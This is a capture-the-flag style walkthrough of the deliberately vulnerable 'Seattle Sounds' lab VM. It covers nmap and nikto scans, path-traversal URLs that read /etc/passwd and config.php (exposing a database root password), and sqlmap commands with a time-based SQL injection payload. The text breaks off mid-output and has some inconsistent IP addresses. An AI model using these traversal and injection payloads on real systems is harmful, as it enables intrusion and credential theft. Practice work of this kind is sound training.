
Scanning


At very first we will scan the machine using IP which we will get using IP a in the seattle machine. After getting the IP we will run a command for scanning using nmap.

Sudo nmap -sS -sV 10.0.2.14




```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -sS -sV 10.0.2.14
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 14:23 IST
Nmap scan report for 10.0.2.14
Host is up (0.0024s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http?
MAC Address: 08:00:27:AD:F7:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.59 seconds
```

As it turns out, the Apache service is running on port 80 of the system. Other than that, we didn't encounter any results. Then let's connect to the IP address via HTTP. When we type the IP address into our browser and connect.



In the first stage, we can conclude that we need to go through this website, as we learned that only port 80 is open as a result of the port scanning process.

While I was taking a quick look at the site, I was intrigued by a link called Catalogue. When we click on this link, the web application offers us a link to download a pdf file.



Seattle Sounds – Vulnerable Application

The "Seattle Sounds" virtual machine and associated application are purposely vulnerable systems developed by Holly Grace of GracefulSecurity.com. The system is designed to allow up-and-coming Penetration Testers to practise their skills.

This document aims to cover off many of the vulnerabilities the system offers, including a short description of the issue, where it can be found and an example payload to prove the issue.

This system is still a work in progress so check https://GracefulSecurity.com regulary for updated copies of this system!


PDF Version: 0.0.5

Path Transversal

So after that we will write path of the passwd file which keeps user records on Linux systems.

So for that we will use command as-
http://10.0.2.14/download.php?item=../../../../../../../../etc/passwd


Som with this command a file will be downloaded name as passwd. That file contains data as-



```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
systemd-timesync:x:999:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:998:996:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:997:995:systemd Resolver:/:/sbin/nologin
systemd-bus-proxy:x:996:994:systemd Bus Proxy:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
</div>
<div class="products-list"></div>

```


Now we will check our site with the tool name as nikto for that we have to use command in kali terminal as- nikto -h 10.0.2.14

h- stands for host as we know our host is 10.0.2.14



```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.15
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.15
+ Target Hostname:    10.0.2.15
+ Target Port:        80
+ Start Time:         2025-08-28 10:51:21 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14
+ /: Retrieved x-powered-by header: PHP/5.6.14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsp
sing-content-type-header/
+ /: Cookie level created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ OpenSSL/1.0.2d-fips appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/2.4.16 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.6.14 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.6 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /download.php?op=viewdownload: Uncommon header 'content-disposition' found, with contents: filename="downloads".
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /admin/: Directory indexing found.
+ /admin/: This might be interesting.
+ /downloads/: Directory indexing found.
+ /downloads/: This might be interesting.
+ /manual/: Web server manual found.
+ /info.php: Output from the phpinfo() function was found.
+ /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /index.php?adduser=true&lang=http://blog.cirt.net/rfiinc.txt: Cookie lang created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /info.php?file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See: https://gist.github.com/mubix/5d269c686584875015a2
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time:           2025-08-28 10:51:58 (GMT5.5) (37 seconds)
```

As result in nikto we can see that we there is paths known as admin so we will execute admin using- 10.0.2.4/admin



Index of /admin


Name	Last modified	Size	Description
Parent Directory		-	
admin.php	2016-04-11 15:37	89	
admincontent.php	2016-04-11 15:37	607	
adminheader.php	2016-04-11 15:37	396	
adminnav.php	2016-04-11 15:37	675	

These are the files which are there in admin we can also download this file due to

Local File Inclusion vulnerability

Commands to be used to execute this vulnerability is-


http://10.0.2.14/download.php?item=../admin/admincontent.php



```
<?php
include '../connection.php';
if (isset($_COOKIE['SessionId'])) {
	$loadDetails	= "SELECT session FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "' AND admin=1;";
	$detailsResult = mysql_query($loadDetails, $link);
	$detailsData = mysql_fetch_assoc($detailsResult);

	if ($detailsData['session'] == $_COOKIE['SessionId']) {
echo '<div class="content">
<div class="highlights">Welcome Admin</div>
<div class="products-list"></div>';
	}
	else {
		header('Location: /account.php?login=admin');
	}
}
else {
	header('Location: /account.php?login=session');
}
?>
</div>
<div class="products-list"></div>
```

With this command only we can download different files for example


http://10.0.2.14/download.php?item=../config.php



```
<?php
$host = 'localhost';
$user = 'root';
$pass = 'Alexis*94';
$database = 'seattle';
?>
</div>
<div class="products-list"></div>

```

It gives user root and pass Alexis*94 database= Seattle class= product list

According to the results of Nikto, php info is also http://10.0.2.14/info.php




PHP Version 5.6.14

System	Linux localhost.localdomain 4.2.3-300.fc23.x86_64 #1 SMP Mon Oct 5 15:42:54 UTC 2015 x86_64
Build Date	Sep 30 2015 12:55:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/40-json.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, compress.bzip2, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, bzip2.*, convert.iconv.*

SQL injection

Now for SQL injection firstly pass a request through burp



```
GET /details.php?prod=1&type=1 HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.0.2.15/products.php?type=1
Connection: keep-alive
Cookie: level=1
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```


I made a lot of attempts in the picture below, I searched for false-positive in the type section, but I couldn't find it, so I decided to look for it in the prod=1 argument . In such cases, we can suspect that it could be SQLi.

So now we will make a attack on prod not on type specifically

For that we will use SQL map for executing SQL injection

For very starting we will use this commands were u= user and -p= parameter –tamper is used for bypass WAF –dbs is for data base


SQL map -u "http://10.0.2.14V/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 --dbs



```
    Payload: prod=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))MqwY)&type=1

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
